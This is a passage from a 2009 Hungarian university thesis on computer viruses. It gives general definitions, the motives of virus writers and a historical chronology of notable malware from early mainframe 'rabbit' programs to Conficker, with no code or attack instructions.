Debreceni Egyetem
Informatikai Kar

VÍRUSOK ÉS VÉDEKEZÉS ELLENÜK

Témavezető:

Pánovics János
egyetemi tanársegéd

Készítette:

Papp Judit
programtervező informatikus

Debrecen
2009

Tartalomjegyzék

1. Bevezetés

A számítógépes vírusokról itt a XXI. században már majdnem mindenki hallott, hiszen a számítógép az elmúlt szűk két évtizedben a legtöbb család életébe bekerült. Arról viszont már kevesebben tudnak, hogy a vírusok mik is valójában, miért teremtették őket, mit tehetnek a gépen, illetve a géppel. És sajnos azt is be kell ismerni, hogy a legtöbben a vírusok eltávolításáról szinte semmit se tudnak. Általános nézet, hogy a vírusirtó azért van a gépen, hogy az ember helyett figyeljen mindenre, ami a vírusokkal kapcsolatba hozható. Ebben a dolgozatban ezt a témakört szeretném kicsit körbejárni, igyekeztem minden információt egy helyen összegyűjteni. Nyomtatott formában még viszonylag kevés könyv foglalkozik a témával, lévén, hogy ez a témakör túlzottan nagy, sokrétű és rendkívül gyorsan változik. Erre egy jó jelzőszám, hogy anno a 90-es években százával mérték a vírusokat, mostanság pedig százezrével, így egy könyv elég gyorsan „elavult" lehet. Manapság az emberek a legtöbb dolgot az interneten intézik el, a vásárlást, a fizetéseket, az informálódást. A különböző fórumok, blogok, online cikkek és céges weboldalak átnézése sokkal pontosabb képet adhat, mint egy könyv, valamint nem kis előnye, hogy bármikor frissíthető, bővíthető. Azonban ennek a formának is megvannak a hátrányai, ezek egyike például a számítógépes vírus (jelen terminológiában vírusnak említek minden olyan létrehozott programkódot, amelynek lényege, hogy illetéktelen felhasználók hozzájussanak információhoz, illetve manipulálják azokat: spyware, adware, malware, trójai és a klasszikus értelemben vett vírusok). Azt is bizton állíthatom, hogy amióta létezik személyi számítógép, azóta keserítik a tulajdonosok életét a számítógépvírusok, tehát nem csak korunk problémája ez, hanem a múltunké és bizony a jövőnké is.

A mai rohanó világban az idő pénz, és az információ hatalom, a vírusok pedig általánosságban csak ezt a kettőt akarják megszerezni: az időt rabolják tőlünk viselkedésükkel (net lassítása, betárcsázós modem elleni vírusoknál a tárcsázás ellehetetlenítése, kéretlen reklámok betöltése és így tovább), illetve az esetleges vírusfertőzés esetén az eltávolítással. Természetesen az információkkal sem bánnak visszafogottabban, hiszen sokuk épp a legtitkosabb információk megszerzésére lettek kitalálva (backdoor hack, key logger, makróvírusok). Látható, hogy ami a mai világban értékes, az támadás alatt van, így a megfelelő védelem elengedhetetlen. Dolgozatommal – remélhetőleg – ha mást nem is érek el, de legalább ráébreszthetem az olvasót, hogy tartson a gépén egy mindig naprakész vírusirtót, esetleg megfogad egy-két tippet, trükköt hogyan lehet az adatvesztést minimalizálni.

Már itt a szakdolgozatom elején szeretném megköszönni mindenkinek, aki közreműködött, segítő kezet nyújtott az elkészítésében, vagy felhasználhatóvá, elérhetővé tette jegyzeteit, írásait. Elsősorban az Információ Technológia tanszéknek köszönöm, hogy ez a dolgozat létrejöhetett, biztosítván a dolgozat témakörének választását. A tanszéken belül külön köszönetet szeretnék mondani konzulensemnek, Pánovics János tanár úrnak, aki naprakész információkkal, hasznos szakmai tudással, bátorító szavakkal és végtelen türelemmel segítette a dolgozat elkészülését, valamint a formai és tartalmi követelményeknek való megfelelését.

2. Néhány alapfogalom

Szakdolgozatomat nem csupán az információbiztonsággal foglalkozó szakmabelieknek szánom, hanem meglehetősen széles olvasókörnek. Reményem szerint hasznos információforrásul szolgál az internet gazdag világát most felfedező felhasználók számára.

2.1. Mik is valójában a vírusok?

A vírusokra rengeteg meghatározás és definíció létezik. Talán nem is lehet őket egyértelműen azonosítani, sokkal inkább egy gyűjtőfogalomnak tekinthető, amit felépítésük, terjedési módjuk vagy az általuk okozott kár fajtája alapján tudunk kategorizálni. Ennek oka bizonyára az, hogy a kártevők sokrétűek, folyton változnak, mutálódnak, fejlődnek és egyre több intelligenciával rendelkeznek. Minden definícióban közös, hogy olyan programnak tekintik őket, amelyek saját másolataikat helyezik el más, végrehajtható programokban vagy dokumentumokban, biztosítva ezzel szaporodásukat, terjedésüket. Funkcionalitásukat illetően többnyire rosszindulatúak, más állományokat használhatatlanná, sőt teljesen tönkre is tehetnek. Bár nagyrészük elég kártékony, azért vannak közöttük olyanok, amelyek pusztán csak zavaróak, sőt akadnak kifejezetten jóindulatúak is, mint például a spam. Hasznosnak akkor nevezünk egy programot, ha valamely számunkra előnyös feladatot végez, tudunk jelenlétéről és működéséről. Minden olyan programot, amely utólagosan, a felhasználó szándéka, sőt tudomása nélkül vagy annak ellenére kerül a gépre, rosszindulatú programnak kell tekintenünk, függetlenül attól, hogy a programban vannak-e kifejezetten pusztító, romboló célú rutinok, algoritmusok vagy sem.

2.2. Hogyan épülnek fel és miként működnek a vírusok?

Ha a víruskódot tekintjük funkcionalitása szerint, akkor a következő négyféle programmodul különíthető el: replikációs, feltételvizsgáló, rejtőzködő és büntetőrutinok. Az első az, amelyik kivétel nélkül mindegyikben megtalálható, elsődleges cél mindig a forráskód sokszorosítása, másolása, terjesztése. A másik három már csak a vírus megalkotójától függ. Az ismert számítógépvírusok mintegy harmada nem is tartalmaz egyebet, mint a replikációs részt, ám a többi vírusban feltételvizsgáló rutinokat is találhatunk, amelyek vagy a szaporodási folyamatot lassítják – nehogy túl gyors és ezáltal túlzottan feltűnő legyen a megfertőzött rendszereken belül a vírus terjedése –, vagy a negyedik programrész, vagyis a büntetőrutinok indítását kötik a vírus programozója által megadott feltételekhez. Egy vírus életében nagyon fontos rész a rejtőzködés. Minél később fedezik fel jelenlétét, annál több esélye van a terjedésre, szaporodásra. A számítógépvírusok számos kifinomult technikát alkalmaznak jelenlétük leplezésére. Alkalmazhatnak lopakodó technikákat, a mutáló és a polimorf vírusok pedig a saját programkódjukat is képesek változtatni fertőzésről fertőzésre.

A büntetőrutinok szintén opcionálisak lehetnek, számos vírus egyáltalán nem tartalmaz, mások viszont komoly károkat okozhatnak vele. A büntetőrutinok közé sorolhatók a hangeffektusok, képek, üzenetek megjelenítése, fájlok, könyvtárak módosítása, felülírása, törlése, fájlok, merevlemez-partíciók titkosítása, elkódolása.

2.3. Kik és miért?

A vírusok szóba kerülésekor talán ezek a legtöbbször elhangzott kérdések, és teljesen jogosan is merülnek fel. Kik írják a vírusokat? Miért írják őket? A válasz pedig az, hogy vírust bárki írhat, még egy, a programozáshoz alig értő ember is, de azért mégsem ez a jellemző. Általában programozók, amatőrök, katonák, terroristák vagy diákok készítenek vírusokat. És hogy miért? Leginkább a hírnév miatt, de ide sorolhatnám még a kihívást, a kíváncsiságot, kísérletezést, kémkedést, hatalomra vágyódást. És miért eresztik rá a világra? Némely vírus csak heccből, barátok, főnökök, ismerősök bosszantására, míg mások csak a fióknak készültek, és a nem megfelelő tárolás következményeként láttak napvilágot, megint mások szándékosan pusztító céllal terjedtek szét, és olyan is van, hogy az illetőnek már az is jó, ha nekünk rossz. Egy időben az a mondás járta, csak az az igazi programozó, aki vírust is tud írni!

3. Egy kis vírustörténelem

Amióta számítógépek léteznek, azóta programokat írnak. Amennyiben egy program a számítógép üzemeltetője számára hasznos dolgokat végez és segíti a munkáját, akkor hasznos programról beszélünk, ha nem ezt teszi, vagy a gép kezelőjének tudomása, illetve hozzájárulása nélkül működik, akkor káros, rosszindulatú programokról beszélünk.

Az alábbiakban az elmúlt közel ötven év kronológiáját olvashatják – legalábbis ami a vírusokat és egyéb vandál programokat illeti. Induljunk hát a kezdetektől.

3.1. Az 1960-as évek végétől az 1970-es évek elejéig

Ebben az időszakban még nem léteztek személyi számítógépek. A számítástechnikát az egyetemeken, kutató és hadi intézetekben működő mainframe gépek jelentették. Ennek az időszaknak a programjai mindennek voltak nevezhetők, csak felhasználóbarátnak nem. Ennek ellenére zseniális emberek számos olyan programot alkottak, amelyek mintegy „önálló életre keltek” a gépeken belül. Így például ebben az időszakban rendszeresen megjelentek egyes „rabbit”-nak (nyuszi) nevezett programok másolatai a mainframe gépeken. Ezek a programok klónozták (lemásolták, többszörözték) magukat, rendszer-erőforrásokat foglaltak le, így csökkentve a rendszer teljesítményét. Az ilyen „rabbit” (azaz nyúl) programok azonban többnyire nem másolták át magukat az egyik rendszerről a másikra, és határozottan megmaradtak a helyi jelenség szintjén. Ezek a számítógépeket karbantartó, üzemeltető rendszerprogramozók hibái vagy piszkos tréfái („pranks”) voltak. Az első olyan incidens, amelyet valóban „számítógépvírus-járványnak” nevezhetünk, egy Univac 1108 rendszeren fordult elő. A Pervading Animalnak nevezett vírus a végrehajtható fájlok végéhez fűzte hozzá magát, tehát virtuálisan ugyanazt csinálta, mint a mai, harmincegynéhány évvel későbbi vírusok ezrei.

3.2. Az 1970-es évek eseményei

A Tenex operációs rendszer alatt kifejlesztett The Creeper vírus a globális számítógép-hálózatot használta fel saját kódjának terjesztésére. Képes volt arra, hogy magától belépjen modemen keresztül egy hálózatba, és átküldje egy másolatát a távoli rendszerre. A vírus elleni harcra alkották meg a „The Reeper" nevű programot, amely így az első antivírus program címre tarthat jogosan igényt.

3.3. Az 1980-as évek eseményei

A számítógépek egyre népszerűbbé váltak. Egyre nagyobb számban jelentek meg olyan programok, amelyeket nem szoftvertársaságok írtak, hanem magánszemélyek, mi több, ezeket a programokat szabadon lehetett terjeszteni és cserélni a nyilvánosan hozzáférhető szervereken, a BBS-eken keresztül. Ez volt a shareware, freeware és public domain típusú szoftverterjesztési koncepció kialakulásának korszaka. A fentiek eredményeképpen hatalmas számban jelentek meg különféle „trójai ló" típusú programok, amelyek valamilyen kárt okoztak, ha elindították őket.

- 1981: Megjelennek az első Apple számítógépekre írt vírusok. Terjedésük kalózmásolatokon történik.

- 1983: Ekkor jelenik meg a „vírus" elnevezés, amikor is Fred Cohen így nevezi el az önsokszorozódó programokat.

- 1986: Az első IBM PC vírus, a Pakistani Brain, amit két pakisztáni kereskedő készített. A vírus kódján belül elhelyeztek egy üzenetet a nevükkel és telefonszámukkal. A vírus megalkotói azt állítják, hogy szoftverkereskedők, és szerették volna megtudni, mennyire elterjedt a szoftverkalózkodás hazájukban. Szerencsétlen módon a kísérlet továbblépett Pakisztán határain.

  Ralf Burger még ebben az évben megoldotta azt, hogy a vírus beágyazódhasson .COM végrehajtható állományokba, s segítségükkel terjedjen. Első vírusa a VirDem egy földalatti fórumon jelent meg.

- 1987: Megjelent a Vienna vírus. Ugyancsak Ralph Burger megszerezte a vírus egy példányát, visszafejtette, és ennek eredményét közzétette „Computer Viruses: a High-tech Disease" című könyvében. Burger könyve népszerűvé tette a vírusírást, elmagyarázva azt, hogyan is kell csinálni, s ezzel bátorította vírusok százainak és ezreinek megalkotását, olyan vírusokét, amelyek felhasználták a könyvből vett ötleteket.

  Franz Swoboda Bécsben megírja az első valóban kárt okozó vírust, a Charlie-t. Ez a vírus újraindította vagy lefagyasztotta a számítógépet. Ez volt a legelső olyan vírus, melyet kielemeztek.

  Ugyanebben az évben jelent meg egymástól függetlenül, néhány IBM PC vírus, a Lehigh, ami csak a COMMAND.COM-ot, és a Suriv-1, más néven April1st, ami a

.COM fájlokat fertőzte. A Suriv-2 nevű vírus volt az első, mely már .EXE állományokat is képes volt megfertőzni, a Suriv-3 pedig mind a .COM, mind a .EXE fájlokat károsította.

Ebben az évben fertőz az addigi legnagyobb mértékben elterjedt vírus, a Stoned, mely minden nyolcadik bootoláskor a „Your PC is now Stoned" üzenetet írta ki.

1987 decemberében esett meg az első teljes hálózatot érintő járvány, amit a REXX nyelven írt Christmas Tree okozott, amely VM/CMS operációs rendszer alatt terjedt. December 9-én juttatták be a vírust a Bitnet hálózatba az egyik nyugatnémet egyetemen, azután a kapugépeken keresztül a vírus már bejutott az Európai Akadémiai Kutatási Hálózatba (European Academic Research Network, EARN) és onnan az IBM Vnet rendszerébe. Négy nappal később (december 13-án) lebénította a hálózatot, amelyet túlterheltek a vírus másolatai. Induláskor a vírus (a mai meghatározások szerint inkább féregnek kellene neveznünk) kirajzolt a képernyőre egy karácsonyfát, és azután elpostázta másolatait az összes hálózati címre a felhasználóknak, amelyet a megfelelő NETLOG és NAMES nevű rendszerfájlokban talált.

- 1988: Péntek 13-án a világ számos országában ismerkedhettek meg az első „időzített" vírussal, a Jerusalemmel. Azon a napon a vírus tönkretette azokat a fájlokat, amelyeket megpróbáltak futtatni. Világméretű járványt okozott, nevét is az egyik olyan helyről kapta – a jeruzsálemi egyetemről –, ahol lecsapott.

  Egy totális hálózati járványt okozott a Morris (más néven Internet Worm) féreg. A vírus több mint 6000 számítógéprendszert fertőzött meg az USA-ban, beleértve a NASA kutatóintézetét is, és gyakorlatilag teljesen megbénította munkájukat. A vírusban lévő programhiba miatt a vírus végtelen számú másolatot küldött szét saját kódjából a hálózaton (mint a Christmas Tree nevű féreg), és ezért bénultak le a fertőzött rendszerek hálózati erőforrásai.

  A Jerusalem néhány további vírussal együtt (Cascade, Stoned, Vienna) még mindig észrevétlenül számítógépek ezreit fertőzte meg, elindul a Symantec cég Norton Antivirus antivírus projektje. Peter Norton, a legendás „computer-guru", még mindig tagadja a vírusok létezését, mítosznak nevezi őket.

3.4. Az 1990-es évek eseményei

Ez az évtized néhány nevezetes eseményt hozott. Az első az volt, hogy megjelent a Chameleon, az első polimorfikus víruscsalád, melynek tagjai „V2P1", „V2P2" és „V2P6" néven ismertek. Egészen eddig az antivírus programok maszkokat – víruskódrészleteket, vírusazonosító sztringeket – használtak (méghozzá eredményesen) víruskeresésre. A Chameleon megjelenése után az antivírus programok fejlesztőinek más módszereket kellett találniuk a víruskeresésre.

- 1990: Egy Dark Avenger néven „publikáló" bolgár programozó rendkívüli aktivitást mutatott, több olyan vírust is készített évente, amelyek alapvetően új algoritmusokat alkalmaztak a fertőzéshez és a vírus nyomainak eltüntetéséhez. Szintén Bulgária volt

az az ország, ahol megalakul az első víruscserélő BBS. Itt kifejezetten víruskódok és a vírusírók számára hasznos információk láttak napvilágot. Európában is megalakul egy vírusellenes kutatóintézet, amely az akkoriban megtalálható mintegy 150 vírus ellen veszi fel a harcot.

- 1991: A számítógépvírusok száma hatalmas sebességgel növekedett, több száz ismert vírust tudtak elkülöníteni. Ebből fakad a vírusirtó szoftverek első problémája is, mégpedig az, hogy a DOS operációs rendszer 640 kbyte memóriája nem elegendő a vírusdefiníciók tárolására, így nagyon lassúvá válik a keresés.

  1991 nyarán világszerte nagy pusztítást és kiterjedt járványokat okozott a Dir2, ami új technikát alkalmazott a fertőzésre. Ahelyett, hogy a programfájlok belsejébe írta volna a kódját, mint az addig ismert vírusok többsége, a FAT link (azaz hivatkozási) bejegyzéseit irányította magára. Agresszív terjedésére jellemző, hogy olyan floppy lemezeken is megtalálhattuk, amelyekre, mint vírusmentesítő lemezre, a McAfee VirusScan akkor aktuális változatát másolták fel.

- 1992: Az év elején bukkant fel az első polimorf vírusok sorozatgyártására szolgáló programgenerátor, az MtE (Mutation Engine). A programgenerátort természetesen azonnal fel is használták, és jó néhány polimorf vírust gyártottak le vele. Az MtE volt a következő néhány polimorf generátor prototípusa is.

  Egy amerikai antivírus cég bejelenti, hogy március 6-án a Michelangelo vírusnak köszönhetően több mint 5 millió számítógép adatai fognak megsemmisülni. A közlemény egyfajta hisztériát okozott a sajtóban, a különböző antivírus cégek profitja többszörösére ugrott, miközben a valóságban csak mintegy 10 ezer számítógépet érintett a fertőződés.

- 1994: A CD lemezeken érkező kártevők száma ugrásszerűen megnövekedett, rohamosan terjednek a polimorf vírusok. Mivel a CD-ROM lemezek hatalmas népszerűségre tettek szert, a CD-k a vírusterjesztés fontos médiájává váltak. Az esetek a mesterlemez fertőzésével indulnak. A nagy számú, több tízezres tételben gyártott fertőzött lemezek nem javíthatók, a teljes vírusmentesítéshez be kell zúzni az összes fertőzött CD-t.

  Egy újabb pánikhullámot keltett egy hamis üzenet, amely egy feltételezett vírusról, a Good Times-ról adott hírt. Az állítólagos vírusról azt írta a „híradás”, hogy az interneten keresztül terjed, és akkor fertőzi meg a számítógépeket, amikor fertőzött e-mail-t kapnak. Ilyen vírus NEM LÉTEZIK! Ez egy rémhír, azaz hoax.

  Tavasszal a vezető vírusvadász cégek egyike, a Central Point beszüntette működését, mivel felvásárolta a Symantec, amely akkoriban több kisebb antivírus területen működő társaságot is bekebelezett (Peter Norton Computing, Cetus International és Fifth Generation Systems).

- 1995: Ez év februárjában történt meg az a szomorú esemény, hogy a Windows 95 demólemezei Form vírussal fertőzötten kerültek ki a sokszorosításból. E lemezeket a

Microsoft küldte bétatesztelőinek, s a teszterek egyike vette a fáradságot, és ellenőrizte a lemezeket.

Augusztusban következett be az eddigi legnagyobb fordulópont a vírusok és az antivírus szoftverek történetében. Megjelent a Microsoft Word dokumentumaiban szaporodó első „élő" vírus (a WM/Concept). Pár hónap alatt körbeutazta a világot, beszennyezve a Microsoft Word felhasználók számítógépeit és szilárd elsőséget szerzett hosszú hónapokra a különböző számítógépes magazinok vírusfertőzési statisztikáiban.

- 1996: Általánosságban véve a '96-os év volt az, amikor széles körben elkezdődött a vírustámadás a 32 bites Windows operációs rendszerek (Windows 95 és Windows NT) és a Microsoft Office alkalmazások ellen. Ebben és a következő évben néhány tucat Windows vírus és néhány száz makróvírus jelent meg. Közülük jó néhány új technológiákat és új fertőzési módszereket alkalmazott, beleértve a lopakodó és polimorfikus képességeket. Ez volt a vírusevolúció következő köre. Két év alatt ezek a vírusok követték a DOS vírusoknál is megfigyelt fejlődési utakat. Lépésről lépésre ugyanazokat a dolgokat kezdték csinálni, amit a DOS vírusok is tettek jó 10 évvel korábban, de egy magasabb technológiai szinten.

- 1997: Épphogy csak elkezdődött az év, máris megjelent az első Linuxra kifejlesztett vírus, a Linux.Bliss. A vírusok egyre inkább hasonlítani kezdtek biológiai megfelelőikhez.

  Novemberben adták közre az Esperanto vírust. Ez volt az első vírus, amelyet eleve arra terveztek, hogy ne csak DOS és Windows32 végrehajtható fájlokat fertőzzön meg, hanem terjedjen Mac OS (Macintosh) alatt is. Szerencsénkre a vírus a benne maradt programozási hibák miatt nem volt képes a keresztplatformos szaporodásra.

  Év végén egy új vírustípus jelent meg, az úgynevezett mIRC wormok. Az egyik legnépszerűbb internetes csevegő (Internet Relay Chat, IRC) eszköz, a mIRC mint bebizonyosodott, rést nyitott a rendszerek védelmén, lehetővé téve azt, hogy vírus scriptek továbbítsák kódjukat az IRC csatornák között. A következő IRC kiadás már blokkolta ezt a rést és a mIRC wormok lassan kihalásnak indultak, de ez az esemény rávilágított arra, hogy az internet elterjedésével a vírusok elterjedése is felgyorsul.

- 1998: Megjelenik az első Java vírus, a Java/StrangeBrew, ami végrehajtható programokat fertőz. E vírus egyelőre nem jelent semmiféle veszélyt az internet felhasználóira, mivel nincs rá mód, hogy a vírus szaporodási funkciói bármely távoli számítógépen működjenek. Azonban a StrangeBrew megjelenése már magában is rávilágított arra, hogy a webszervereket böngésző gépeket is érheti vírustámadás.

  Az antivírus szoftvereket fejlesztő cégek köre is átalakult. 1998 májusában a Symantec és az IBM bejelentették, hogy egyesítik erőiket az antivírus piacon. Az IBM Antivirus (IBMAV) ezennel befejezte pályafutását és a Norton Antivirusban él tovább. Ezután a Dr.Solomon és a NAI (korábban McAfee) programok összeolvadása következett.

- 1999: Tavaszig csak a szokásos események történtek, ám március végén, egészen pontosan március 26-án megjelent a WM97/Melissa néven törzskönyvezett levelező Word makróvírus, amely új irányba terelte a vírusfejlesztőket. A Melissa volt az első olyan makróvírus, amely hatékonyan oldotta meg a levelező rendszerek felhasználását a víruskód terjesztésére. Napok alatt az egész világon elterjedt és több milliónyi számítógépet fertőzött meg és levelező szerverek tucatjait terhelte túl a vírus által kiváltott levélözön.

3.5. Az ezredforduló eseményei

- 2000: Folytatódott a scriptvírusok előretörése. A fertőzési statisztikák szerint a makróvírusok bizony visszaszorultak a második helyre. A harmadik helyet a 32 bites Windows vírusok és programférgek foglalták el, míg a hagyományos fájlfertőző és bootvírusok a statisztika végére kerültek.

- 2001: A W32/CodeRedAlert két hullámban is körüljárta a világot. A Kínából származó programféreg meglepően sok kárt okozott, de mégis sokkal kevesebbet, mint amit a sajtójelentések alapján vártunk volna. A „Vörös Riadó" tanulságait „hasznosította" a W32/Nimda (Admin megfordítva!) készítője. A féreg egyike a legagresszívabb kártevőknek, és hónapokig a fertőzési statisztikák élén állt.

  A vírusszakértők többsége szerint a Linux sokkal biztonságosabb, mint a Windows, legalábbis vírusvédelmi szempontokból. Egy megfelelően beállított Linux rendszer ugyan valóban biztonságos lehet, de mint tudjuk, az életben ritkán találkozni ideális rendszerekkel. Az eddig ismert Linux programférgek száma inkább több, mint kevesebb két tucatnál, s ráadásul a Linux/Winux, illetve Lindose néven ismert kártevő nem egyszerűen egy Linux programféreg, hanem az Esperanto után a második olyan programkártevő, amelyet mind a Windows, mind a Linux rendszerek megfertőzésére, megtámadására felkészítettek.

- 2002: A fertőzési statisztikákat a 32 bites Windows programférgek vezetik, de mögöttük szoros a verseny a makróvírusok és a script-kártevők között. A tendenciákat jelzi, hogy megugrott a Linux rendszereken (is) futó – elsősorban féreg típusú – script-kártevők száma. A fő célpont a Microsoft Outlook levelező ügyfélprogram és a Microsoft Internet Information Server (IIS). A számtalan biztonsági rés szinte ki- és elfogyhatatlan támadási felületet kínál a víruskészítők számára.

  Január elején megjelent az LFM-926 nevű vírus, amely elsőként fertőzött Shockwave Flash (.swf) fájlokban. A nevét a fertőzés után megjelenített szövegből kapta: „Loading.Flash.Movie…" Szintén január elején jelent meg a Donut, mely a .NET szolgáltatások ellen készült. Márciusban elkészült a Sharp-A is, mely C-ben íródott, és hasonlóan a Donuthoz, ez is a .NET szolgáltatásokat fertőzte, de ez immár natív módban. A Sharp-A-t egy nő írta.

  A késő májusban megjelent JavaScript nyelven íródott féreg, az SQLSpider az SQL Server technológiát használó kiszolgálókat támadta. A nem sokkal ezután megjelent Benjamin volt az első olyan vírus, amely a KaZaA fájlcserélő hálózatot használta

terjedésnek. Június közepén útjának indult a Perrun is, amely JPEG állományokhoz adta hozzá a saját kódját. Június 28-án pedig a Scalper féreg kezdte el támadásait FreeBSD és Apache webszerverek ellen.

- 2003: A Slammer a Microsoft SQL 2000 rendszerben lévő biztonsági rést kihasználva számos szervert leállított. Volt olyan időszak a Slammer fertőzése közben, hogy egész Dél-Korea levált az internetről. A Sobig egy saját SMTP motorral rendelkező féreg volt, amely a Windows hálózati megosztásait használta terjedésnek. Februárban egy egyedülálló féreg jelent meg, a Lovegate, melynek voltak féreg és trójai tulajdonságai is. Ezt a kombinációt nagyon ritkán alkalmazzák a vírusírók. A május elején megjelent Fizzer két módon is képes volt a terjedésre: egyrészt az MS Outlook vagy az Outlook Express címjegyzékében lévő címekre továbbküldte magát, másrészt a KaZaA fájlcserélő hálózaton is terjedt. A Blaster (más neveken: Lovsan, MSBlast) egy, már jóval korábban felfedezett és javított biztonsági rést használt ki a távoli eljáráshívási modulban (Remote Procedure Call - RPC). A 2003-as év a férgek és az illegális haszonszerző programok éve volt. Két olyan féreg is megjelent, amely biztonsági rést használt ki, habár ezekre a résekre már jóval a férgek elterjedése előtt megjelentek a javítófoltok. Ettől az évtől számítjuk a levélszemetet (spam) is vírusnak. És végül, de nem utolsó sorban ez az az év, amelyben megjelentek az első olyan vírusok, amelyek anyagi haszonszerzés céljából készültek.

- 2005: Az F-Secure által észlelt Fontal.A nevű trójai használhatatlanná teszi a fertőzött mobilkészülékeket. Jelenleg a kártevő eltávolításának egyetlen módja a telefon újra formatálása. A Fontal.A, az új SIS fájl trójai, Symbian Series 60 operációs rendszert használó mobilkészülékekre jelent veszélyt. A trójai nem terjed magától, a fertőzés legvalószínűbb útja az IRC, illetve fájlmegosztó rendszereken keresztül a program letöltése, majd installálása. A Fontalhoz hasonló trójaiakat egyetlen módon lehet biztosan elkerülni: csak legális forrásból szabad médiatartalmakat letölteni.

  A Fontal.A installálása után a trójai egy hibás font fájlt installál, amely megakadályozza a készülék következő újraindítását. Ha a telefon megfertőződik a Fontal.A trójaival, nem szabad megpróbálni újraindítani a készüléket, mivel a kártevő megakadályozza az újra bootolást, és egyben maga a telefon is használhatatlanná válik.

  A hibás font fájl installálása mellett a Fontal.A az alkalmazásokat kezelő programot is működésképtelenné teszi, így a kártevőt nem lehet eltávolítani, csak a telefon újra formatálásával, amely során viszont a tulajdonos minden telefonban tárolt adata elveszik. A kártevő eltávolítása előtt új alkalmazásokat sem lehet installálni a készülékre.

- 2007: A Skype-nak az azonnali szövegküldési funkcióján terjedt, amikor rákattintott a jpegnek tűnő képre, ehelyett egy fertőzött oldalt hozott be ahonnan automatikusan letöltötte ezt a vírust, ami egy standard windows képernyővédőnek volt álcázva.

- 2008 a trójai programok éve volt: az összes fertőzés 70 százalékáért a banki és bizalmas adatok ellopására tervezett behatolók voltak a felelősek. A második helyet

jócskán elmaradva az adware (kéretlen reklámokat indító) programok szerezték meg 20 százalékkal, míg a harmadik helyen a férgek végeztek 4,22 százalékkal.

Ahogy a fentiek is jelzik, tavaly reneszánszukat élték a banki trójai programok, amelyek akkor szerzik meg a hozzáféréseket, amikor a felhasználó felkeresi az internetbankja címét. 2008-ban alapvetően háromféle trójai nyomult a világhálón.

A brazil trójaiakat (Banbra, Bancos) tervezői elsősorban a brazil és portugál banki hozzáférések ellopására hozták létre. Az orosz trójaiak 1.0-s verziói (Cimuz, Goldun) egyre ritkábbakká váltak, mivel elavultak, és könnyebb őket felismerni. Nem így az orosz trójaiak 2.0-s generációja (Sinowal, Torpig, Bankolimb), amelyek viszont a legagresszívabbaknak és legalkalmazkodóképesebbeknek bizonyultak.

- 2009. április: Conficker vírus. Bár sokan április elsejére várták a nagy kitörést, nagyon úgy tűnik, hogy erre soha nem kerül majd sor, ehelyett lassú terjeszkedésre, valamint a botnet hálózat fokozatos aktivizálódására számíthatunk.

  A biztonsági szakértők egyre inkább egyetértenek abban, hogy a vírus által megfertőzött számítógépek hadserege fokozatosan lép majd szolgálatba – az alkotók szándékainak megfelelően. A sokak által az eddigi legkifinomultabb támadási formának nevezett Conficker ugyanis egyre több egységet von be a globális spamhálózat kialakításába és további bővítésébe, emellett pedig további vírusokat alkalmaz céljai elérésére.

  A tavaly év vége óta terjeszkedő vírus egy második kártevőt használ fel (Waledac néven), amely a számítógép tulajdonosának tudta nélkül küldi ki a spam üzeneteket, valamint egy hamis antispyware megoldást. Ezzel további PC-ket vonnak be egy második botnet hálózatba, amely már évek óta létezik, és elsősorban további spam terjesztésére koncentrál. A Trend Micro részéről nyilatkozó szakértő kiemelte, hogy nagyon kifinomult megoldással állunk szemben, amelynek alkotói egyértelműen profik, és tudják, hogy mit csinálnak. Április 1. helyett valószínűleg 7-én bővítették a hálózatot egy új spam motorral, valamint további kártevőkkel.

  A biztonsági cégek most arra számítanak, hogy a hálózat tevékenysége élénkülhet, illetve újabb fordulatot vehet, miután a féreg május 3-án befejezi az újabb számítógépek megfertőzését. Ezt újabb támadások követik majd, azt azonban továbbra sem tudni, hogy az igazi nagyszabású akcióra mikor kerülhet sor, és hogy ennek célpontja mi is lesz majd. Jellemző a fenyegetés méretére, hogy több cég közösen alakított ki egy új akciócsoportot, amelynek kizárólagos feladata a további gyors terjeszkedés megakadályozása, az alkotók által irányított szerverek, valamint a megfertőzött, úgynevezett „slave” számítógépek közötti kommunikáció akadályozása – valószínűleg ez riaszthatta el a készítőket, akik visszavettek a korábban diktált iramból.

  A Conficker egyébként a vállalati tűzfalakat is igyekszik megkerülni, mégpedig az USB-kulcsok bevonásával, amelyeket azután a hálózaton belül is felhasználnak. A botnet hálózat egyike azon nagy és kiterjedt csoportoknak, amelyeket valószínűleg kelet-európai, délkelet-ázsiai, illetve latin-amerikai szindikátusok irányítanak.

4. A rendszerek sebezhetősége, avagy a vírusok osztályozása platform szerint

Egy vírus csak akkor telepedhet meg egy számítógéprendszerben, ha bejut, és valamilyen módon vezérlést szerez. Az 1980-as években a vírusok elsődleges bejutási útvonala a mágneslemezeken (floppy) keresztül vezetett. Az 1990-es években a számítógép-hálózatok növekedésével egyre nagyobb számban kerültek be vírusok és egyéb programkártevők a rendszerekbe. A floppy lemezek vírusellenőrzése, a floppy lemezről való gépindítások hardveres letiltása, valamint a programtelepítések fokozott ellenőrzése nagymértékben csökkenti a megfertőződés kockázatát. Az új típusú cserélhető adathordozók közül a CD és DVD lemezek, ZIP és SyQuest lemezek, valamint a cserélhető merevlemezek a floppy lemezekhez hasonlóan a hasznos programok mellett számos rosszindulatú programot (elsősorban vírusokat) is bejuttattak a számítógépekbe. A vírus a nagykapacitású hordozó médiákat szállítóeszközként „alkalmazza".

Az 1995 végén megjelent és azóta exponenciálisan növekvő számban támadó makróvírusok egy, a korábbiaktól teljesen eltérő új technikát alkalmaznak. A programkód ezeknél ugyanis nem közvetlenül végrehajtható bináris kód, hanem egy megfelelő értelmező (interpreter) segítségével végrehajtható formában van, és a makrókártevők elsődlegesen nem program-, hanem dokumentumfájlokban terjednek. Ezen a módon az elsődleges célpontot már nem az operációs rendszer és a programfájlok jelentik, hanem közvetlenül a dokumentumok. A makróvírusok elszaporodását az is elősegítette, hogy amíg a programfájlokat már gyanakodva kezelték a korábbi vírus incidensekből okuló felhasználók, addig a dokumentumok cseréje mind a mai napig magától értetődően és természetességgel zajlik. Először nem is gondolta senki, hogy ezeket is ellenőrizni kell, mivel ezek a dokumentumok nem csak szövegfájlok, hanem a Word, illetve az Excel által végrehajtható programkódot is tartalmazhatnak. Az internethasználat és az elektronikus levelezés tömegméretű elterjedésével új behatolási pontokat fedeztek fel a víruskészítők. Először elektronikus levelek mellékleteként kezdtek érkezni különféle rosszindulatú programok, majd a víruskészítők sorban kifejlesztették a különböző scriptnyelvekhez (VBScript, JavaScript, CorelScript stb.) kötött kártevőket. Ennek eredményeként ma már fertőzött weboldalak meglátogatása is elindíthatja a fertőzési folyamatokat. A fentieken 